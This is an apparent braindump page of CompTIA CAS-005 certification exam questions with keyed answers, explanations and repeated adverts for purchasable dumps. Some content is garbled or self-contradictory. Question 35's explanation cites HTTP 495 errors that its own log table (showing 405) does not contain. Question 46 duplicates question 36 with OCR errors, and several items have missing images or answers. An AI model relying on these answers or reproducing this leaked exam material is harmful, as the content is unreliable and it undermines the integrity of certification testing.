Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti-virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:

It helps determine if the malware is designed to evade analysis tools.

Identifying such code can provide insights into the malware's behavior and intent.

This step can also inform further analysis methods, such as running the malware on physical hardware.

Reference:

CompTIA Security+ Study Guide

SANS Institute, "Malware Analysis Techniques"

"Practical Malware Analysis" by Michael Sikorski and Andrew Honig

#### NEW QUESTION: 31

An organization hires a security consultant to establish a SOC that includes a threat-modeling function. During initial activities, the consultant works with system engineers to identify antipatterns within the environment. Which of the following is most critical for the engineers to disclose to the consultant during this phase?

- A.** Results from the most recent infrastructure access review
- B.** A listing of unpatchable IoT devices in use in the data center
- C.** Network and data flow diagrams covering the production environment
- D.** Results from the most recent software composition analysis
- E.** A current inventory of cloud resources and SaaS products in use

**Answer:** ([SHOW ANSWER](#))

In the context of establishing a Security Operations Center (SOC) with a threat-modeling function, it's crucial to understand how data flows within the organization's systems. Network and data flow diagrams provide a visual representation of the system's architecture, illustrating how data moves between components, which is essential for identifying potential security weaknesses and antipatterns. Antipatterns are common responses to recurring problems that are ineffective and risk- inducing. By analyzing these diagrams, the consultant can pinpoint areas where security controls may be lacking or misconfigured, thereby facilitating the development of effective threat models.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpspass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 32

A security operations engineer needs to prevent inadvertent data disclosure when encrypted SSDs are reused within an enterprise. Which of the following is the most secure way to achieve this goal?

- A.** Executing a script that deletes and overwrites all data on the SSD three times

- B. Wiping the SSD through degaussing
- C. Securely deleting the encryption keys used by the SSD
- D. Writing non-zero, random data to all cells of the SSD

**Answer:** ([SHOW ANSWER](#))

The most secure way to prevent inadvertent data disclosure when encrypted SSDs are reused is to securely delete the encryption keys used by the SSD. Without the encryption keys, the data on the SSD remains encrypted and is effectively unreadable, rendering any residual data useless. This method is more reliable and efficient than overwriting data multiple times or using other physical destruction methods.

References:

- \* CompTIA SecurityX Study Guide: Highlights the importance of managing encryption keys and securely deleting them to protect data.
- \* NIST Special Publication 800-88, "Guidelines for Media Sanitization": Recommends cryptographic erasure as a secure method for sanitizing encrypted storage devices.

### **NEW QUESTION: 33**

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.

Complete the configuration files to meet the following requirements:

- \* The EAP method must use mutual certificate-based authentication (With issued client certificates).

- \* The IKEv2 Cipher suite must be configured to the MOST secure

authenticated mode of operation,

- \* The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimumlength requirement of eight characters,

INSTRUCTIONS Click on the AAA server and VPN concentrator to complete the configuration.

Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:




**Answer:**

See the answer below in Explanation.

Explanation:

VPN Concentrator:

A screenshot of a computer Description automatically generated



AAA Server:

A screenshot of a computer Description automatically generated



**NEW QUESTION: 34**

A company that uses several cloud applications wants to properly identify:

- All the devices potentially affected by a given vulnerability.
- All the internal servers utilizing the same physical switch.
- The number of endpoints using a particular operating system.

Which of the following is the best way to meet the requirements?

- A. SBoM
- B. CASB
- C. GRC
- D. CMDB

**Answer: D (LEAVE A REPLY)**

CMDB (Configuration Management Database): Tracks assets, configurations, and relationships (e.g., switches, OS versions), meeting all requirements.

**NEW QUESTION: 35**

A company's help desk is experiencing a large number of calls from the finance department slating access issues to www bank com The security operations center reviewed the following security logs:

| User   | User IP & Subnet | Location | Website      | IP resolved to (public) | HTTP Status Code |
|--------|------------------|----------|--------------|-------------------------|------------------|
| User12 | 10.200.2.52/24   | Finance  | www.bank.com | 65.146.76.34            | 405              |
| User31 | 10.200.2.213/24  | Finance  | www.bank.com | 65.146.76.34            | 405              |
| User46 | 10.200.5.76/24   | IT       | www.bank.com | 98.17.62.78             | 200              |
| User28 | 10.200.2.156/24  | Finance  | www.bank.com | 65.146.76.34            | 405              |
| User51 | 10.200.4.138/24  | Legal    | www.bank.com | 98.17.62.78             | 200              |

Which of the following is most likely the cause of the issue?

- A. Recursive DNS resolution is failing
- B. The DNS record has been poisoned.
- C. DNS traffic is being sinkholed.
- D. The DNS was set up incorrectly.

**Answer: C (LEAVE A REPLY)**

Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.

In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.

- \* Recursive DNS resolution failure (A) would generally lead to inability to resolve DNS at all, not to a specific HTTP error.
- \* DNS poisoning (B) could result in users being directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.
- \* Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.

By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.

References:

- \* CompTIA SecurityX study materials on DNS security mechanisms.
- \* Standard HTTP status codes and their implications.

NEW QUESTION: 36

A security analyst is reviewing the following event timeline from an EDR solution:

| Time      | File name         | File action     | Action verdict |
|-----------|-------------------|-----------------|----------------|
| 4:08 p.m. | hr-reporting.docx | File save       | Allowed        |
| 4:09 p.m. | hr-reporting.docx | Scan initiated  | Pending        |
| 4:10 p.m. | hr-reporting.docx | File execute    | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File save       | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File shared     | Allowed        |
| 4:17 p.m. | hr-reporting.docx | Script launched | Allowed        |
| 4:19 p.m. | hr-reporting.docx | Scan complete   | Malware found  |
| 4:20 p.m. | paychecks.xlsx    | File edit       | Allowed        |

Which of the following most likely has occurred and needs to be fixed?

- A. The EDR has failed to block malicious exfiltration and data tagging is not being utilized properly
- B. An EDR bypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic flaw has introduced a TOCTOU vulnerability and must be addressed by the EDR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

Answer: C (LEAVE A REPLY)

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

NEW QUESTION: 37

After an organization met with its ISAC, the organization decided to test the resiliency of its security controls against a small number of advanced threat actors. Which of the following will enable the security administrator to accomplish this task?

- A. Adversary emulation
- B. Reliability factors
- C. Deployment of a honeypot
- D. Internal reconnaissance

Answer: A (LEAVE A REPLY)

Adversary emulation involves simulating advanced threat actors using tactics, techniques, and procedures (TTPs) derived from real-world attacks. This approach helps test the effectiveness of an organization's security controls in a controlled environment, allowing the administrator to evaluate how well the system can withstand advanced threats.

NEW QUESTION: 38

A software development team requires valid data for internal tests. Company regulations, however do not allow the use of this data in cleartext. Which of the following solutions best meet these requirements?

- A. Configuring data hashing
- B. Deploying tokenization
- C. Replacing data with null record
- D. Implementing data obfuscation

**Answer: B** ([LEAVE A REPLY](#))

Tokenization replaces sensitive data elements with non-sensitive equivalents, called tokens, that can be used within the internal tests. The original data is stored securely and can be retrieved if necessary. This approach allows the software development team to work with data that appears realistic and valid without exposing the actual sensitive information.

Configuring data hashing (Option A) is not suitable for test data as it transforms the data into a fixed-length value that is not usable in the same way as the original data. Replacing data with null records (Option C) is not useful as it does not provide valid data for testing. Data obfuscation (Option D) could be an alternative but might not meet the regulatory requirements as effectively as tokenization.

Reference:

CompTIA Security+ Study Guide

NIST SP 800-57 Part 1 Rev. 5, "Recommendation for Key Management"

PCI DSS Tokenization Guidelines

#### NEW QUESTION: 39

Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

- A. Providing for non-repudiation data
- B. Protecting privacy while supporting portability.
- C. Reducing liability from identity theft
- D. Securing data transfer between hospitals

**Answer: B** ([LEAVE A REPLY](#))

#### NEW QUESTION: 40

An organization is looking for gaps in its detection capabilities based on the APTs that may target the industry Which of the following should the security analyst use to perform threat modeling?

- A. ATT&CK
- B. OWASP
- C. CAPEC
- D. STRIDE

**Answer: A** ([LEAVE A REPLY](#))

The ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is the best tool for a security analyst to use for threat modeling when looking for gaps in detection capabilities based on Advanced Persistent Threats (APTs) that may target the industry. Here's why:

\* Comprehensive Framework: ATT&CK provides a detailed and structured repository of known adversary tactics and techniques based on real-world observations. It helps organizations understand how attackers operate and what techniques they might use.

\* Gap Analysis: By mapping existing security controls against the ATT&CK matrix, analysts can identify which tactics and techniques are not adequately covered by current detection and mitigation measures.

\* Industry Relevance: The ATT&CK framework is continuously updated with the latest threat intelligence, making it highly relevant for industries facing APT threats. It provides insights into specific APT groups and their preferred methods of attack.

\* References:

\* CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

- \* MITRE ATT&CK Framework Official Documentation
- \* NIST Special Publication 800-150: Guide to Cyber Threat Information Sharing

NEW QUESTION: 41

| Account | Host  | Log-in date | Local log-in time | Office location |
|---------|-------|-------------|-------------------|-----------------|
| Sales_1 | PC-10 | 4/16        | 9:05 a.m.         | USA             |
| Sales_1 | PC-10 | 4/17        | 9:10 a.m.         | USA             |
| Sales_1 | PC-10 | 4/18        | 9:08 a.m.         | USA             |
| Sales_1 | PC-10 | 4/19        | 9:01 a.m.         | USA             |
| Sales_1 | PC-04 | 4/21        | 9:56 a.m.         | UK              |

Which of the following is the security engineer most likely doing?

- A. Assessing log in activities using geolocation to tune impossible Travel rate alerts
- B. Reporting on remote log-in activities to track team metrics
- C. Threat hunting for suspicious activity from an insider threat
- D. Baselining user behavior to support advanced analytics

Answer: A (LEAVE A REPLY)

In the given scenario, the security engineer is likely examining login activities and their associated geolocations. This type of analysis is aimed at identifying unusual login patterns that might indicate an impossible travel scenario. An impossible travel scenario is when a single user account logs in from geographically distant locations in a short time, which is physically impossible. By assessing login activities using geolocation, the engineer can tune alerts to identify and respond to potential security breaches more effectively.

NEW QUESTION: 42

A company recently experienced a ransomware attack. Although the company performs systems and data backup on a schedule that aligns with its RPO (Recovery Point Objective) requirements, the backup administrator could not recover critical systems and data from its offline backups to meet the RPO. Eventually, the systems and data were restored with information that was six months outside of RPO requirements.

Which of the following actions should the company take to reduce the risk of a similar attack?

- A. Encrypt and label the backup tapes with the appropriate retention schedule before they are sent to the off-site location.
- B. Implement a business continuity process that includes reverting manual business processes.
- C. Perform regular disaster recovery testing of IT and non-IT systems and processes.
- D. Carry out a tabletop exercise to update and verify the RACI matrix with IT and critical business functions.

Answer: (SHOW ANSWER)

Comprehensive and Detailed

Understanding the Ransomware Issue:

The key issue here is that backups were not recoverable within the required RPO timeframe.

This means the organization did not properly test its backup and disaster recovery (DR) processes.

To prevent this from happening again, regular disaster recovery testing is essential.

Why Option C is Correct:

Disaster recovery testing ensures that backups are functional and can meet business continuity needs.

Frequent DR testing allows organizations to identify and fix gaps in recovery strategies.

Regular testing ensures that recovery meets the RPO & RTO (Recovery Time Objective) requirements.

Why Other Options Are Incorrect:

A (Encrypt & label backup tapes): While encryption is important, it does not address the failure to meet RPO requirements.

B (Reverting to manual business processes): While a manual continuity plan is good for resilience, it does not resolve the backup and recovery failure.

D (Tabletop exercise & RACI matrix): A tabletop exercise is a planning activity, but it does not involve actual recovery testing.

Reference:

CompTIA Security+ CAS-005 Official Study Guide: Disaster Recovery & Business Continuity Planning NIST SP 800-34: Contingency Planning Guide for Information Systems ISO 22301: Business Continuity Management Standards

#### NEW QUESTION: 43

A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence. Which of the following is the most likely reason for reviewing these laws?

- A. The organization is performing due diligence of potential tax issues
- B. The organization has been subject to legal proceedings in countries where it has a presence
- C. The organization is concerned with new regulatory enforcement in other countries
- D. The organization has suffered brand reputation damage from incorrect media coverage

**Answer: C** ([LEAVE A REPLY](#))

Data sovereignty laws govern how data must be handled, stored, and transferred based on the jurisdiction in which the data resides. Even if the organization has no physical presence in certain countries, new regulatory enforcement in these regions may affect its operations, especially if it processes or stores data related to citizens in those countries. Therefore, the compliance officer is likely reviewing these laws to ensure the organization remains compliant with international regulations.

#### NEW QUESTION: 44

An organization found a significant vulnerability associated with a commonly used package in a variety of operating systems. The organization develops a registry of software dependencies to facilitate incident response activities. As part of the registry, the organization creates hashes of packages that have been formally vetted. Which of the following attack vectors does this registry address?

- A. Supply chain attack
- B. Cipher substitution attack
- C. Side-channel analysis
- D. On-path attack
- E. Pass-the-hash attack

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed Step by Step Explanation:

Understanding the Scenario: The question describes a proactive security measure where an organization maintains a registry of software dependencies and their corresponding hashes. This registry is used to verify the integrity of software packages.

Analyzing the Answer Choices:

A: Supply chain attack: This type of attack involves compromising the software supply chain by injecting malicious code into legitimate software packages.

#### NEW QUESTION: 45

A security analyst is designing a touch screen device so users can gain entry into a locked room by touching buttons numbered zero through nine in a specific numerical sequence. The analyst designs the keypad so that the numbers are randomly presented to the user each time the device is used. Which of the following best describes the design trade-offs? (Select two.)

- A. The risk of someone oversteering a pattern as a user enters the numbers is decreased.
- B. The routines to generate the random sequences are trivial to implement.
- C. This design makes entering numbers more difficult for users.
- D. The device needs to have additional power to compute the numbers.
- E. End users will have a more difficult time remembering the access numbers.
- F. Weak or easily guessed access numbers are more likely.

**Answer: A,C** ([LEAVE A REPLY](#))

- A: Randomizing the keypad reduces the risk of shoulder-surfing attacks by eliminating predictable patterns.
- C: Randomization increases the cognitive load on users, making it harder to input numbers quickly.
- D: Additional computational power is minimal and not typically a trade-off.
- E and F: Remembering access numbers or weak passwords are unrelated to keypad randomization.

NEW QUESTION: 46

A security analyst is reviewing the following event timeline from an COR solution:

| Time      | File name         | File action     | Action verdict |
|-----------|-------------------|-----------------|----------------|
| 4:08 p.m. | hr-reporting.docx | File save       | Allowed        |
| 4:09 p.m. | hr-reporting.docx | Scan initiated  | Pending        |
| 4:10 p.m. | hr-reporting.docx | File execute    | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File save       | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File shared     | Allowed        |
| 4:17 p.m. | hr-reporting.docx | Script launched | Allowed        |
| 4:19 p.m. | hr-reporting.docx | Scan complete   | Malware found  |
| 4:20 p.m. | paychecks.xlsx    | File edit       | Allowed        |

Which of the following most likely has occurred and needs to be fixed?

- A. The DI P has failed to block malicious exfiltration and data tagging is not being utilized property
- B. An EDRbypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic law has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

Answer: C (LEAVE A REPLY)

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

Reference:

CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.

NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations": Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.

"The Art of Software Security Assessment" by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:  
<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

NEW QUESTION: 47

A company implemented a new NAC solution based on 802.1X. However, the IT support team notices that some devices are not being enrolled in the new policies, causing access disruptions for key users. Which of the following solutions will most likely solve this issue and prevent reoccurrence?

- A. Check whether the certificate is signed by a certification authority and manually deployed to each device.
- B. Implement default credentials to automate RADIUS authentication and grant access to the network if the device owner is an employee.
- C. Include the monitoring agent and digital certificate as part of the patching/updating program, keeping all the corporate devices updated and enrolled.
- D. Check all the devices without proper access, enrolling them via the solution agent and authenticating to the network.

Answer: (SHOW ANSWER)

**NEW QUESTION: 48**

The ISAC for the retail industry recently released a report regarding social engineering tactics in which small groups create distractions for employees while other malicious individuals install advanced card skimmers on the payment systems. The Chief Information Security Officer (CISO) thinks that security awareness training, technical control implementations, and governance already in place is adequate to protect from this threat. The board would like to test these controls. Which of the following should the CISO recommend?

- A. Adversary emulation engagement
- B. Dark web monitoring
- C. Supply chain risk consultation
- D. Tabletop exercises

Answer: A (LEAVE A REPLY)

**NEW QUESTION: 49**

A security professional is investigating a trend in vulnerability findings for newly deployed cloud systems. Given the following output:

| Date       | IP address   | System name | Finding                           | Criticality rating |
|------------|--------------|-------------|-----------------------------------|--------------------|
| 10/13/2023 | 10.123.34.98 | System1     | OpenSSL version 1.01              | Medium             |
| 10/13/2023 | 10.3.114.72  | System6     | OpenSSL version 1.01              | Medium             |
| 10/13/2023 | 10.12.134.45 | System12    | Java 11 runtime environment found | Medium             |
| 10/13/2023 | 10.68.65.11  | System36    | OpenSSL version 1.01              | Medium             |
| 10/13/2023 | 10.23.74.9   | System37    | Java 11 runtime environment found | Medium             |
| 10/13/2023 | 10.13.124.3  | System45    | OpenSSL version 1.01              | Medium             |

Which of the following actions would address the root cause of this issue?

- A. Automating the patching system to update base Images
- B. Recompiling the affected programs with the most current patches
- C. Disabling unused/unneeded ports on all servers
- D. Deploying a WAF with virtual patching upstream of the affected systems

Answer: A (LEAVE A REPLY)

The output shows that multiple systems have outdated or vulnerable software versions (OpenSSL 1.01 and Java 11 runtime). This suggests that the systems are not being patched regularly or effectively.

Automating the patching system to update base images: Automating the patching process ensures that the latest security updates and patches are applied to all systems, including newly deployed ones. This addresses the root cause by ensuring that base images used for deployment are always up-to-date with the latest security patches.

**NEW QUESTION: 50**

An IPSec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram. Complete the configuration files to meet the following requirements:

